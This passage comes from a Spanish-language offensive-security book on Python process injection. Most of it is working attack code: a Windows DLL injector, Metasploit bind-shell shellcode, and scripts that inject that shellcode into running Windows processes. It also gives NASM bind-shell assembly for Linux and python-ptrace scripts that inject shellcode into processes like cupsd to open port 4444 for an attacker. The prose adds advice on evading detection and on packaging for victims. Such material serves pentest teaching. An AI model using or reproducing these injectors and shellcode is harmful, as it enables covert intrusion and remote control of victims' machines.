    sys.exit(0)

arg_address = kernel32.VirtualAllocEx( h_process, 0, dll_len, ( 0x1000 | 0x2000 ),
0x04)
```

```
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, dll_path, dll_len,
byref(written))

# Resolviendo "LoadLibraryA"
h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
h_loadlib  = kernel32.GetProcAddress(h_kernel32,"LoadLibraryA")
thread_id = c_ulong(0)

if not kernel32.CreateRemoteThread(h_process,None,0,h_loadlib,arg_
address,0,byref(thread_id)):
    print "[*]  No se ha podido crear el hilo en el proceso. "
    sys.exit(0)
print "[*] Hilo creado correctamente 0x%08x" % thread_id.value
```

Como en muchos *scripts* en *Python*, el número de líneas de código necesarias ha sido muy inferior en comparación con otros lenguajes de programación como *C/C++* para hacer exactamente lo mismo.

Las principales instrucciones del programa anterior se centran en el uso de las clases y funciones definidas en el módulo "*ctypes*", las cuales en un sistema *windows*, permiten trabajar con procesos o incluso invocar funciones comunes del sistema.

El programa anterior, recoge dos argumentos por línea de comandos que corresponden al identificador del proceso objetivo y la ruta absoluta donde se encuentra la *DLL* que se desea inyectar. Posteriormente, una instancia de la clase "*kernel32*" permitirá ejecutar la función "*OpenProcess*" para acceder al proceso indicado por línea de comandos con las flags necesarias para manipular el proceso completamente.

Los siguientes pasos consisten en reservar un espacio en memoria lo suficientemente amplio como para poder inyectar la *DLL* en el proceso y resolver la dirección de memoria donde se encuentra ubicada la función "*LoadLibraryA*" del módulo "*kernel32.dll*". Finalmente, se invoca a la función "*CreateRemoteThread*" de la clase "*kernel32*" con el fin de crear un hilo en el proceso objetivo que se encargue de ejecutar las instrucciones de la *DLL*.

Si los pasos anteriores se han podido completar adecuadamente, el proceso objetivo quedará suspendido después del número de segundos indicados en el nombre del fichero.

```
C:\Documents and Settings\jdaanial\Desktop>python dll_injector.py 3408 C:\\Suspen-
der5.dll
[*] Hilo creado correctamente 0x00000878
```

El proceso con identificador 3408 quedará suspendido después de 5 segundos tras ejecutar el *script*. Cuando se distribuye este tipo de *malware*, es habitual convertir los programas escritos en *Python* en un fichero ejecutable que no requiera del intérprete de *Python* en la máquina de la víctima y para ello es posible utilizar herramientas como *PyInstaller* (*http://pyinstaller.org)* o *cx-freeze* (*http://cx-freeze.readthedocs.org/*) las cuales permiten generar ficheros ejecutables sobre sistemas *Windows*, sin perder la funcionalidad de los *scripts*.

4.5.1.2 Inyección de shellcodes en procesos de la máquina comprometida

Partiendo de la explicación anterior sobre inyección de librerías en procesos, otra alternativa es inyectar *shellcodes* directamente en algún proceso en ejecución. La ventaja más evidente con respecto al de inyectar librerías, es que se ejecuta completamente en memoria, con lo cual, el atacante no dejará rastros sobre sus actividades en el disco duro de la víctima.

Para que el lector se haga una idea sobre cómo funciona esta técnica, el comando "*migrate*" de *Metasploit Framework* es un buen ejemplo, ya que la utiliza para inyectar una sesión en el proceso indicado por el *pentester* y de esta forma, conseguir ejecutar dicha sesión de *Metasploit* en cualquiera de los procesos en ejecución en la máquina comprometida.

Las características funcionales de la inyección de código o de *DLLs* son básicamente iguales, la diferencia se encuentra en los argumentos que se deben enviar a las funciones "*VirtualAllocEx*" y "*WriteProcessMemory*", además de que el *shellcode* debe incluirse directamente en el *script* para poder escribirlo en la memoria del proceso objetivo.

Dependiendo de lo que se quiera hacer, es posible terminar el proceso que ha originado la ejecución del *shellcode* y migrar dichas instrucciones a otro proceso del sistema o simplemente dejar ambos procesos activos, ambas alternativas son válidas y dependen de las intenciones del atacante, sin embargo es mucho más frecuente terminar el proceso original y dejar que el *shellcode* se ejecute desde uno de los procesos existentes en el sistema y no dejar ningún tipo de rastro o proceso sospechoso que pueda alertar a la víctima.

Antes de comenzar con el código que se encargará de la inyección de código, es necesario tener un *shellcode* funcional que será utilizado para crear una consola reversa en la máquina de la víctima. Para la creación de dicho *shellcode* resulta muy cómodo y simple utilizar *Metasploit Framework*.

Para la generación de *shellcodes* en *Metasploit* se pueden ejecutar las utilidades *msfpayload* o *msfvenom*, sin embargo en el siguiente ejemplo, se enseña cómo generar un *shellcode* del tipo "*bindshell*" desde la consola del *framework*.

```
msf > use payload/windows/shell_bind_tcp
msf payload(shell_bind_tcp) > generate -b '\x00' -e x86/shikata_ga_nai
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
buf =
"\xba\xa3\xc5\xda\x5b\xd9\xcd\xd9\x74\x24\xf4\x5e\x33\xc9" +
"\xb1\x56\x31\x56\x13\x83\xc6\x04\x03\x56\xac\x27\x2f\xa7" +
"\x5a\x2e\xd0\x58\x9a\x51\x58\xbd\xab\x43\x3e\xb5\x99\x53" +
"\x34\x9b\x11\x1f\x18\x08\xa2\x6d\xb5\x3f\x03\xdb\xe3\x0e" +
"\x94\xed\x2b\xdc\x56\x6f\xd0\x1f\x8a\x4f\xe9\xef\xdf\x8e" +
"\x2e\x0d\x2f\xc2\xe7\x59\x9d\xf3\x8c\x1c\x1d\xf5\x42\x2b" +
"\x1d\x8d\xe7\xec\xe9\x27\xe9\x3c\x41\x33\xa1\xa4\xea\x1b" +
"\x12\xd4\x3f\x78\x6e\x9f\x34\x4b\x04\x1e\x9c\x85\xe5\x10" +
"\xe0\x4a\xd8\x9c\xed\x93\x1c\x1a\x0d\xe6\x56\x58\xb0\xf1" +
```

```
"\xac\x22\x6e\x77\x31\x84\xe5\x2f\x91\x34\x2a\xa9\x52\x3a" +
"\x87\xbd\x3d\x5f\x16\x11\x36\x5b\x93\x94\x99\xed\xe7\xb2" +
"\x3d\xb5\xbc\xdb\x64\x13\x13\xe3\x77\xfb\xcc\x41\xf3\xee" +
"\x19\xf3\x5e\x67\xee\xce\x60\x77\x78\x58\x12\x45\x27\xf2" +
"\xbc\xe5\xa0\xdc\x3b\x09\x9b\x99\xd4\xf4\x23\xda\xfd\x32" +
"\x77\x8a\x95\x93\xf7\x41\x66\x1b\x22\xc5\x36\xb3\x9c\xa6" +
"\xe6\x73\x4c\x4f\xed\x7b\xb3\x6f\x0e\x56\xc2\xb7\xc0\x82" +
"\x87\x5f\x21\x35\x36\xfc\xac\xd3\x52\xec\xf8\x4c\xca\xce" +
"\xde\x44\x6d\x30\x35\xf9\x26\xa6\x01\x17\xf0\xc9\x91\x3d" +
"\x53\x65\x39\xd6\x27\x65\xfe\xc7\x38\xa0\x56\x81\x01\x23" +
"\x2c\xff\xc0\xd5\x31\x2a\xb2\x76\xa3\xb1\x42\xf0\xd8\x6d" +
"\x15\x55\x2e\x64\xf3\x4b\x09\xde\xe1\x91\xcf\x19\xa1\x4d" +
"\x2c\xa7\x28\x03\x08\x83\x3a\xdd\x91\x8f\x6e\xb1\xc7\x59" +
"\xd8\x77\xbe\x2b\xb2\x21\x6d\xe2\x52\xb7\x5d\x35\x24\xb8" +
"\x8b\xc3\xc8\x09\x62\x92\xf7\xa6\xe2\x12\x80\xda\x92\xdd" +
"\x5b\x5f\xa2\x97\xc1\xf6\x2b\x7e\x90\x4a\x36\x81\x4f\x88" +
"\x4f\x02\x65\x71\xb4\x1a\x0c\x74\xf0\x9c\xfd\x04\x69\x49" +
"\x01\xba\x8a\x58"
```

Una vez se ha generado el *shellcode*, el siguiente paso consiste en incluirlo directamente en el *script* que será ejecutado desde la máquina de la víctima.

BindShellInjectionWindows.py

```
import sys
from ctypes import *

def bindShell( pid):
    kernel32                = windll.kernel32
    PAGE_READWRITE      =     0x04
    PROCESS_ALL_ACCESS =     ( 0x000F0000 | 0x00100000 | 0xFFF )
    VIRTUAL_MEM         =     ( 0x1000 | 0x2000 )

    shellcode = ("\xba\xa3\xc5\xda\x5b\xd9\xcd\xd9\x74\x24\xf4\x5e\x33\xc9" +
                              "\xb1\x56\x31\x56\x13\x83\xc6\x04\x03\x56\xac\x27\
x2f\xa7" +
                              "\x5a\x2e\xd0\x58\x9a\x51\x58\xbd\xab\x43\x3e\xb5\
x99\x53" +
                              "\x34\x9b\x11\x1f\x18\x08\xa2\x6d\xb5\x3f\x03\xdb\
xe3\x0e" +
                              "\x94\xed\x2b\xdc\x56\x6f\xd0\x1f\x8a\x4f\xe9\xef\
xdf\x8e" +
                              "\x2e\x0d\x2f\xc2\xe7\x59\x9d\xf3\x8c\x1c\x1d\xf5\
x42\x2b" +
                              "\x1d\x8d\xe7\xec\xe9\x27\xe9\x3c\x41\x33\xa1\xa4\
xea\x1b" +
                              "\x12\xd4\x3f\x78\x6e\x9f\x34\x4b\x04\x1e\x9c\x85\
xe5\x10" +
                              "\xe0\x4a\xd8\x9c\xed\x93\x1c\x1a\x0d\xe6\x56\x58\
xb0\xf1" +
                              "\xac\x22\x6e\x77\x31\x84\xe5\x2f\x91\x34\x2a\xa9\
x52\x3a" +
                              "\x87\xbd\x3d\x5f\x16\x11\x36\x5b\x93\x94\x99\xed\
```

```
xe7\xb2" +
                              "\x3d\xb5\xbc\xdb\x64\x13\x13\xe3\x77\xfb\xcc\x41\
xf3\xee" +
                              "\x19\xf3\x5e\x67\xee\xce\x60\x77\x78\x58\x12\x45\
x27\xf2" +
                              "\xbc\xe5\xa0\xdc\x3b\x09\x9b\x99\xd4\xf4\x23\xda\
xfd\x32" +
                              "\x77\x8a\x95\x93\xf7\x41\x66\x1b\x22\xc5\x36\xb3\
x9c\xa6" +
                              "\xe6\x73\x4c\x4f\xed\x7b\xb3\x6f\x0e\x56\xc2\xb7\
xc0\x82" +
                              "\x87\x5f\x21\x35\x36\xfc\xac\xd3\x52\xec\xf8\x4c\
xca\xce" +
                              "\xde\x44\x6d\x30\x35\xf9\x26\xa6\x01\x17\xf0\xc9\
x91\x3d" +
                              "\x53\x65\x39\xd6\x27\x65\xfe\xc7\x38\xa0\x56\x81\
x01\x23" +
                              "\x2c\xff\xc0\xd5\x31\x2a\xb2\x76\xa3\xb1\x42\xf0\
xd8\x6d" +
                              "\x15\x55\x2e\x64\xf3\x4b\x09\xde\xe1\x91\xcf\x19\
xa1\x4d" +
                              "\x2c\xa7\x28\x03\x08\x83\x3a\xdd\x91\x8f\x6e\xb1\
xc7\x59" +
                              "\xd8\x77\xbe\x2b\xb2\x21\x6d\xe2\x52\xb7\x5d\x35\
x24\xb8" +
                              "\x8b\xc3\xc8\x09\x62\x92\xf7\xa6\xe2\x12\x80\xda\
x92\xdd" +
                              "\x5b\x5f\xa2\x97\xc1\xf6\x2b\x7e\x90\x4a\x36\x81\
x4f\x88" +
                              "\x4f\x02\x65\x71\xb4\x1a\x0c\x74\xf0\x9c\xfd\x04\
x69\x49" +
                              "\x01\xba\x8a\x58")

    h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )
    if not h_process:
        print "[*] El PID %s no se ha podido encontrar o no tienes los privilegios
adecuados" % pid
        sys.exit(0)

    start_address = kernel32.VirtualAllocEx( h_process, 0, len(shellcode), VIR-
TUAL_MEM, PAGE_READWRITE)
    written = c_int(0)
    kernel32.WriteProcessMemory(h_process, start_address, shellcode,
len(shellcode), byref(written))
    thread_id = c_ulong(0)
    if not kernel32.CreateRemoteThread(h_process,None,0,start_
address,0,0,byref(thread_id)):
        print "[*] No se ha podido crear el hilo en el proceso especificado."
        sys.exit(0)
    return True

pid = sys.argv[1]
bindShell(pid)
```

Después de ejecutar el *script* anterior en la víctima, el puerto 4444 se encontrará abierto y esperando una conexión por parte del atacante.

```
C:\Documents and Settings\victimoffate\Desktop>netstat -an | FIND "4444"
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
```

Como se puede apreciar, el código anterior tiene bastantes similitudes con el *script* que permite la inyección de *DLLs* en un proceso determinado, de hecho, la principal diferencia entre ambas técnicas se encuentra que en el caso de la inyección de código, es necesario reservar suficiente espacio en memoria para almacenar *shellcode* y para ello se utiliza la función "*VirtualAllocEx*".

Para ejecutar el *script* anterior, es necesario especificar el identificador del proceso objetivo, algo que desde luego no resulta demasiado práctico para un atacante. En lugar de ingresar manualmente el *PID*, es mucho mejor encontrarlo dinámicamente utilizando las librerías disponibles en el sistema operativo para tal propósito.

El siguiente *script* contiene una lista de procesos habituales en sistemas *Windows* y posteriormente intenta recuperar los *PIDs* de aquellos que se encuentran en ejecución. Cada proceso encontrado será objetivo de ataque y la inyección de código se realizará sobre todos y cada uno de los procesos encontrados ejecutando las mismas instrucciones que contiene el *script* "*BindShellInjection.py*".

DinaProcBindShellInjectionWin.py

```
import sys
from ctypes import *
import ctypes
import os.path
import ctypes.wintypes

def bindShell( pid):
    kernel32                = windll.kernel32
    PAGE_READWRITE     =     0x04
    PROCESS_ALL_ACCESS =     ( 0x000F0000 | 0x00100000 | 0xFFF )
    VIRTUAL_MEM        =     ( 0x1000 | 0x2000 )

    shellcode = ("\xba\xa3\xc5\xda\x5b\xd9\xcd\xd9\x74\x24\xf4\x5e\x33\xc9" +
                             "\xb1\x56\x31\x56\x13\x83\xc6\x04\x03\x56\xac\x27\
x2f\xa7" +
                             "\x5a\x2e\xd0\x58\x9a\x51\x58\xbd\xab\x43\x3e\xb5\
x99\x53" +
                             "\x34\x9b\x11\x1f\x18\x08\xa2\x6d\xb5\x3f\x03\xdb\
xe3\x0e" +
                             "\x94\xed\x2b\xdc\x56\x6f\xd0\x1f\x8a\x4f\xe9\xef\
xdf\x8e" +
                             "\x2e\x0d\x2f\xc2\xe7\x59\x9d\xf3\x8c\x1c\x1d\xf5\
x42\x2b" +
                             "\x1d\x8d\xe7\xec\xe9\x27\xe9\x3c\x41\x33\xa1\xa4\
xea\x1b" +
                             "\x12\xd4\x3f\x78\x6e\x9f\x34\x4b\x04\x1e\x9c\x85\
xe5\x10" +
```



```
                              "\xe0\x4a\xd8\x9c\xed\x93\x1c\x1a\x0d\xe6\x56\x58\
xb0\xf1" +
                              "\xac\x22\x6e\x77\x31\x84\xe5\x2f\x91\x34\x2a\xa9\
x52\x3a" +
                              "\x87\xbd\x3d\x5f\x16\x11\x36\x5b\x93\x94\x99\xed\
xe7\xb2" +
                              "\x3d\xb5\xbc\xdb\x64\x13\x13\xe3\x77\xfb\xcc\x41\
xf3\xee" +
                              "\x19\xf3\x5e\x67\xee\xce\x60\x77\x78\x58\x12\x45\
x27\xf2" +
                              "\xbc\xe5\xa0\xdc\x3b\x09\x9b\x99\xd4\xf4\x23\xda\
xfd\x32" +
                              "\x77\x8a\x95\x93\xf7\x41\x66\x1b\x22\xc5\x36\xb3\
x9c\xa6" +
                              "\xe6\x73\x4c\x4f\xed\x7b\xb3\x6f\x0e\x56\xc2\xb7\
xc0\x82" +
                              "\x87\x5f\x21\x35\x36\xfc\xac\xd3\x52\xec\xf8\x4c\
xca\xce" +
                              "\xde\x44\x6d\x30\x35\xf9\x26\xa6\x01\x17\xf0\xc9\
x91\x3d" +
                              "\x53\x65\x39\xd6\x27\x65\xfe\xc7\x38\xa0\x56\x81\
x01\x23" +
                              "\x2c\xff\xc0\xd5\x31\x2a\xb2\x76\xa3\xb1\x42\xf0\
xd8\x6d" +
                              "\x15\x55\x2e\x64\xf3\x4b\x09\xde\xe1\x91\xcf\x19\
xa1\x4d" +
                              "\x2c\xa7\x28\x03\x08\x83\x3a\xdd\x91\x8f\x6e\xb1\
xc7\x59" +
                              "\xd8\x77\xbe\x2b\xb2\x21\x6d\xe2\x52\xb7\x5d\x35\
x24\xb8" +
                              "\x8b\xc3\xc8\x09\x62\x92\xf7\xa6\xe2\x12\x80\xda\
x92\xdd" +
                              "\x5b\x5f\xa2\x97\xc1\xf6\x2b\x7e\x90\x4a\x36\x81\
x4f\x88" +
                              "\x4f\x02\x65\x71\xb4\x1a\x0c\x74\xf0\x9c\xfd\x04\
x69\x49" +
                              "\x01\xba\x8a\x58")
    h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )
    if not h_process:
        print "[*] El PID %s no se ha podido encontrar o no tienes los privilegios
adecuados" % pid
        sys.exit(0)

    start_address = kernel32.VirtualAllocEx( h_process, 0, len(shellcode), VIR-
TUAL_MEM, PAGE_READWRITE)
    written = c_int(0)
    kernel32.WriteProcessMemory(h_process, start_address, shellcode,
len(shellcode), byref(written))
    thread_id = c_ulong(0)
    if not kernel32.CreateRemoteThread(h_process,None,0,start_
address,0,0,byref(thread_id)):
        print "[*] Todo ha ido OK."
        sys.exit(0)
```

```
    return True

Psapi = WinDLL('Psapi.dll')
EnumProcesses = Psapi.EnumProcesses
EnumProcesses.restype = ctypes.wintypes.BOOL
GetProcessImageFileName = Psapi.GetProcessImageFileNameA
GetProcessImageFileName.restype = ctypes.wintypes.DWORD
Kernel32 = WinDLL('kernel32.dll')
OpenProcess = Kernel32.OpenProcess
OpenProcess.restype = ctypes.wintypes.HANDLE
CloseHandle = Kernel32.CloseHandle
MAX_PATH = 260
count = 32

while True:
    ProcessIds = (ctypes.wintypes.DWORD*count)()
    cb = ctypes.sizeof(ProcessIds)
    BytesReturned = ctypes.wintypes.DWORD()
    if EnumProcesses(byref(ProcessIds), cb, byref(BytesReturned)):
        if BytesReturned.value<cb:
            break
        else:
            count *= 2
    else:
        sys.exit("[*] Ha fallado la llamada a EnumProcesses.")

commonProcesses = ['chrome.exe','firefox.exe','explorer.exe','xampp-control.
exe','iexplorer.exe']
pids = []
for index in range(BytesReturned.value / sizeof(ctypes.wintypes.DWORD)):
    ProcessId = ProcessIds[index]
    hProcess = OpenProcess(( 0x000F0000 | 0x00100000 | 0xFFF ), False, ProcessId)
    if hProcess:
        ImageFileName = (c_char*MAX_PATH)()
        if GetProcessImageFileName(hProcess, ImageFileName, MAX_PATH)>0:
            filename = os.path.basename(ImageFileName.value)
            if filename in commonProcesses:
                print "[*] Proceso encontrado: %s / %s" %(filename, str(ProcessId))
                pids.append(str(ProcessId))
        CloseHandle(hProcess)

for pid in pids:
    bindShell(pid)
```

Para acceder de forma dinámica al *PID* de un proceso, se requiere un uso un poco más exhaustivo del módulo "*ctypes*" y como se puede apreciar, es necesario recorrer el listado completo de procesos en ejecución para encontrar alguna coincidencia con la lista de procesos comunes definida en la variable "*commonProcesses*".

Para recorrer los procesos en ejecución y posteriormente acceder a la información básica de cada uno de ellos, se utilizan las funciones definidas en las librerías "*Psapi.dll*" y "*kernel32.dll*".

La librería "*Psapi.dll*" define algunas funciones que permiten interactuar con los procesos del sistema y una de ellas es "*EnumProcesses*" la cual recupera el listado completo de procesos en ejecución. Por otro lado, tal como se ha visto anteriormente, la librería "*kernel32.dll*" permite, entre muchas otras cosas, abrir un proceso determinado y consultar o manipular detalles de sus estructuras internas.

El *script* "*DinaProcBindShellInjection.py*" es un ejemplo mucho más cercano a la realidad cuando de *malware* se trata, ya que intenta infectar todos los procesos en ejecución que coinciden con la lista interna de procesos comunes y de esta forma se garantiza que el *shellcode* será ejecutado en al menos uno de los procesos encontrados. Aunque en este caso se utiliza una "*bind shell*", el mismo *script* puede ser utilizado para crear una "*reverse shell*" cuyo *shellcode* será modificado dinámicamente para conectarse con varias máquinas remotas, solamente sería necesario cambiar los literales que contienen el *host* y el puerto en el *shellcode* para cada uno de los procesos encontrados.

4.5.2 Inyección de código malicioso en procesos bajo sistemas Linux

Tal como se ha visto en la sección anterior, utilizando correctamente el módulo "*ctypes*" en un sistema *windows*, es posible crear *scripts* que se encarguen de infectar procesos confiables en el sistema de la víctima, sin embargo esta técnica no se limita únicamente a sistemas *Windows*, también es posible aplicarla en sistemas basados en *Unix* como por ejemplo *Linux*.

Una de las formas más comunes de monitorizar y controlar el comportamiento de los procesos en un sistema *Linux*, consiste en usar la utilidad "*ptrace*" y la implementación "*python-ptrace*" permite interactuar directamente con dicha herramienta desde cualquier *script* escrito en lenguaje *Python*.

Con "*python-ptrace*" se puede consultar el estado interno de cualquiera de los procesos que se encuentran en ejecución en el sistema y extraer información sobre la memoria del proceso y los valores almacenados en los principales registros (*RAX, RBX, RCX, RIP* para arquitecturas 64 *bits* y *EAX, EBX, ECX, EIP* para arquitecturas de 32 *bits*). Sin embargo, además que acceder a información del proceso, también es posible inyectar rutinas de código ejecutable directamente en la memoria del proceso y manipular el *Instruction Pointer* (*IP/EIP/RIP*) para que el *shellcode* inyectado se ejecute inmediatamente.

Para instalar "*python-ptrace*" basta con utilizar el comando "*pip*" o descargar la última versión disponible. Para mayor información, la documentación completa de la librería se encuentra ubicada en el siguiente enlace: *http://python-ptrace.readthedocs.org/* Antes de enseñar un *script* que sirva para demostrar el uso de "*python-ptrace*" para la inyección de código, se utilizará *NASM* (*http://www.nasm.us/*) para crear una "*bind shell*" utilizando lenguaje *ensamblador* y posteriormente, el *shellcode* de dicho programa se incluirá en el *script* en *Python* que permitirá su ejecución desde uno de los procesos activos en el sistema.

BindShellNasm.nasm

```
section .text
    global _start
```

```
_start:
    xor eax, eax
    push byte 0x66
    pop eax
    push byte 0x01
    pop ebx
    ;xor ecx, ecx
    ;push ecx
    push byte 0x06;Constante para IPPROTO_TCP
    push byte 0x01;Constante para SOCK_STREAM
    push byte 0x02;Constante para AF_INET
    mov ecx, esp
    int 0x80 ;socket (AF_INET, SOCK_STREAM, IPPROTO_TCP)

    mov esi, eax;Socket Descriptor almacenado en EAX. Se guarda temporalmente en
ESI.
    xor edx, edx
    push edx     ; Push 0
    push word 0x5c11    ; Port 4444 (little en.)
    push word 0x02    ; Func. Bind()
    mov ecx, esp    ; ECX -> ESP -> [0x02, 0x5c11, 0]
    push byte 0x10    ; Push 10
    push ecx     ; Push address ECX -> [0x02, 0x5c11, 0]
    push eax     ; Push socketfd.
    mov ecx, esp    ; ECX -> ESP -> [socketfd, [0x02, 0x5c11, 0], 0x10 ]
    mov bl, 0x02    ; bl -> 2 (bind function)
    push byte 0x66    ; Push 102 (socketcall)
    pop eax     ;
    int 0x80     ;bind (socketfd, struct sockaddr *name, socklen_t namelen)

    ;listen
    xor eax, eax
    mov al, 0x66    ;socketcall
    mov bl, 0x04    ;listen
    push byte 0x1    ;Push 0x1
    push esi     ;Push socketfd
    mov ecx, esp    ; ECX -> ESP -> [socketfd, 0x1]
    int 0x80     ;listen(socketfd, 0x1)

    ;accept
    push edx     ;Push 0x0
    push esi        ;Push socketfd
    mov ecx, esp            ;ECX -> ESP -> [socketfd, 0x0]
    inc ebx      ;EBX += 1 => 0x5
    push byte 0x66    ;Push 102 (socketcall)
    pop eax      ;EAX => 102
    int 0x80     ;accept(socketfd, 0x0)

    mov ebx, eax    ;EBX => socketfd
    ;dup2(sockfd, 2); dup2(sockfd, 1); dup2(sockfd, 0)
    push byte 0x02
    pop ecx
```

```
do_dup:
    push byte 0x3f      ;syscall dup2 => 63.
    pop eax
    int 0x80      ;Se invoca a dup2 dos veces
loop do_dup

push byte 0x3f
pop eax
int 0x80;Se invoca a dup2 una vez mas. Total de tres invocaciones

; execve ("/bin/sh", ["/bin/sh", "-i"], 0);
xor edx, edx;EDX => 0x0
push edx ;Push 0x0
push 0x68732f6e;Push n/sh
push 0x69622f2f;Push //bi
mov ebx, esp; EBX -> ESP -> [//bin/sh, 0x0]
push edx ;Push 0x0
push word 0x692d;Push cadena '-i'
mov ecx, esp;ECX -> ESP -> [//bin/sh,-i,0x0, 0x0]
push edx ;Push 0x0
push ecx ;Push ECX [//bin/sh, -i, 0x0, 0x0]
push ebx ;Push EBX [//bin/sh, 0x0]
mov ecx, esp;ECX -> ESP -> [//bin/sh, 0x0], [//bin/sh, -i, 0x0, 0x0]
push byte 0x0b      ;Push 0x11 -> EXECVE
pop eax ;EAX -> 0x11
int 0x80 ;execve ("/bin/sh", ["/bin/sh", "-i"], 0);
```

El programa anterior invoca a varias "*system calls*" del sistema operativo, las cuales permiten abrir un puerto en la máquina y asociarlo a una consola. Las funciones son invocadas en el siguiente orden: "*socket*", "*bind*", "*listen*", "*accept*", "*dup2*", "*execve*" y como se puede apreciar en los comentarios, los registros son cargados con los valores adecuados para invocar a cada una de dichas funciones.

Un detalle importante que hay que tener presente, es que el programa anterior se encuentra escrito para arquitecturas de 32 *bits* y el proceso de compilación y enlazado del programa en una arquitectura de 64 *bits* producirá varios errores.

El siguiente *script* en *bash*, se encargará de compilar, enlazar y extraer el *shellcode* del programa anterior y de esta forma, solamente será necesario copiar y pegar el *shellcode* extraído directamente en el *script* en *Python*.

dump.sh

```
#!/bin/bash
echo '[+] Assembling with Nasm ... '
nasm -f elf -o $1.o $1.nasm
echo '[+] Linking ...'
ld -o $1 $1.o
objdump -d ./$1|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s
' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed
's/$/"/g'
echo '[+] Done!'
```

Como se puede apreciar, se utiliza el comando "*nasm*" para generar el fichero objeto del programa escrito en ensamblador y posteriormente se utiliza el comando "*ld*" para generar el correspondiente fichero ejecutable. Finalmente, el comando "*objdump*" se encarga de extraer la representación en hexadecimal del programa (*shellcode*).

```
>./dump.sh bind
[+] Assembling with Nasm ...
[+] Linking ...
"\x31\xc0\x6a\x66\x58\x6a\x01\x5b\x6a\x06\x6a\x01\x6a\x02\x89\xe1\xcd\x80\x89\xc6\
x31\xd2\x52\x66\x68\x11\x5c\x66\x6a\x02\x89\xe1\x6a\x10\x51\x50\x89\xe1\xb3\x02\
x6a\x66\x58\xcd\x80\x31\xc0\xb0\x66\xb3\x04\x6a\x01\x56\x89\xe1\xcd\x80\x52\x56\
x89\xe1\x43\x6a\x66\x58\xcd\x80\x89\xc3\x6a\x02\x59\x6a\x3f\x58\xcd\x80\xe2\xf9\
x6a\x3f\x58\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\
x52\x66\x68\x2d\x69\x89\xe1\x52\x51\x53\x89\xe1\x6a\x0b\x58\xcd\x80"
[+] Done!
```

Con el *shellcode* generado, ahora es posible crear un *script* que utilice "*python-ptrace*" para inyectarlo en alguno de los procesos que se encuentran en ejecución.

BindShellInjectionLinux.py

```
#!/usr/bin/python
import commands
from ptrace.debugger.debugger import PtraceDebugger
import sys
procname = "cupsd"

shellcode = "\x31\xc0\x6a\x66\x58\x6a\x01\x5b\x6a\x06\x6a\x01\x6a\x02\x89\xe1\xcd\
x80\x89\xc6\x31\xd2\x52\x66\x68\x11\x5c\x66\x6a\x02\x89\xe1\x6a\x10\x51\x50\x89\
xe1\xb3\x02\x6a\x66\x58\xcd\x80\x31\xc0\xb0\x66\xb3\x04\x6a\x01\x56\x89\xe1\xcd\
x80\x52\x56\x89\xe1\x43\x6a\x66\x58\xcd\x80\x89\xc3\x6a\x02\x59\x6a\x3f\x58\xcd\
x80\xe2\xf9\x6a\x3f\x58\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\
x69\x89\xe3\x52\x66\x68\x2d\x69\x89\xe1\x52\x51\x53\x89\xe1\x6a\x0b\x58\xcd\x80"

pid = commands.getoutput("pidof %s" %(procname))
dbg = PtraceDebugger()
process = dbg.addProcess(int(pid), False)
eip = process.getInstrPointer()
print "[*] Inyectando el Shellcode ..."
bytes = process.writeBytes(eip, shellcode)
process.setreg("ebx", 0)
process.cont()
sys.exit(0)
```

Como se puede apreciar, se usa el módulo "*commands*" para obtener el identificador del proceso partiendo de su nombre y algunas de las funciones definidas en la clase "*PtraceDebugger*" para inspeccionar el proceso e inyectar el código correspondiente al *shellcode*. La técnica es bastante simple, ya que consiste en interrumpir temporalmente la ejecución del proceso y resolver la dirección de memoria a la que apunta el "*Instruction Pointer*" (*EIP*), el cual se encarga de controlar el flujo de ejecución del programa. Partiendo de dicha dirección de memoria, se escribe el contenido del

shellcode en la dirección de memoria a la que apunta el *EIP* y finalmente, con la función "*cont*" de la clase "*PtraceDebugger*", el proceso continua su ejecución, pero dado que ahora el *EIP* apunta directamente a la primera instrucción del *shellcode*, se ejecutarán dichas instrucciones en la máquina de la víctima, generando una vía de acceso para el atacante en el puerto "4444".

En este caso, se espera que el proceso "*cupsd*" se encuentre en ejecución pero en el caso de que la máquina de la víctima no tenga dicho proceso activo, el programa dará un fallo dado que no se ha indicado un proceso válido para inyectar el *shellcode*.

Del mismo modo que se ha explicado en la sección de inyección de código en procesos *Windows*, una de las mejores formas de garantizar que el *shellcode* sea inyectado en uno o varios procesos del sistema, consiste en listar los procesos en ejecución y compararlos con una lista interna de procesos comunes en este tipo de sistemas. Para cada coincidencia, se debe proceder a inyectar el *shellcode* y de esta forma, habrá varios procesos infectados en el sistema de la víctima.

DinaProcBindShellInjectionLin.py

```
#!/usr/bin/python
from ptrace.debugger.debugger import PtraceDebugger
from ptrace.error import PtraceError
import sys
import os

commonNames = ["cupsd", "dhclient", "firefox", "iceweasel", "gnome-panel"]
currentProcs = [pid for pid in os.listdir('/proc') if pid.isdigit()]
pids = []
for proc in currentProcs:
    try:
        procname = open(os.path.join('/proc', proc, 'cmdline'), 'rb').read()
        if procname[:-1] in commonNames:
            print "[*] Proceso encontrado %s " %(procname)
            pids.append(proc)
    except IOError: # proceso finalizado.
        continue

shellcode = "\x31\xc0\x6a\x66\x58\x6a\x01\x5b\x6a\x06\x6a\x01\x6a\x02\x89\xe1\xcd\
x80\x89\xc6\x31\xd2\x52\x66\x68\x11\x5c\x66\x6a\x02\x89\xe1\x6a\x10\x51\x50\x89\
xe1\xb3\x02\x6a\x66\x58\xcd\x80\x31\xc0\xb0\x66\xb3\x04\x6a\x01\x56\x89\xe1\xcd\
x80\x52\x56\x89\xe1\x43\x6a\x66\x58\xcd\x80\x89\xc3\x6a\x02\x59\x6a\x3f\x58\xcd\
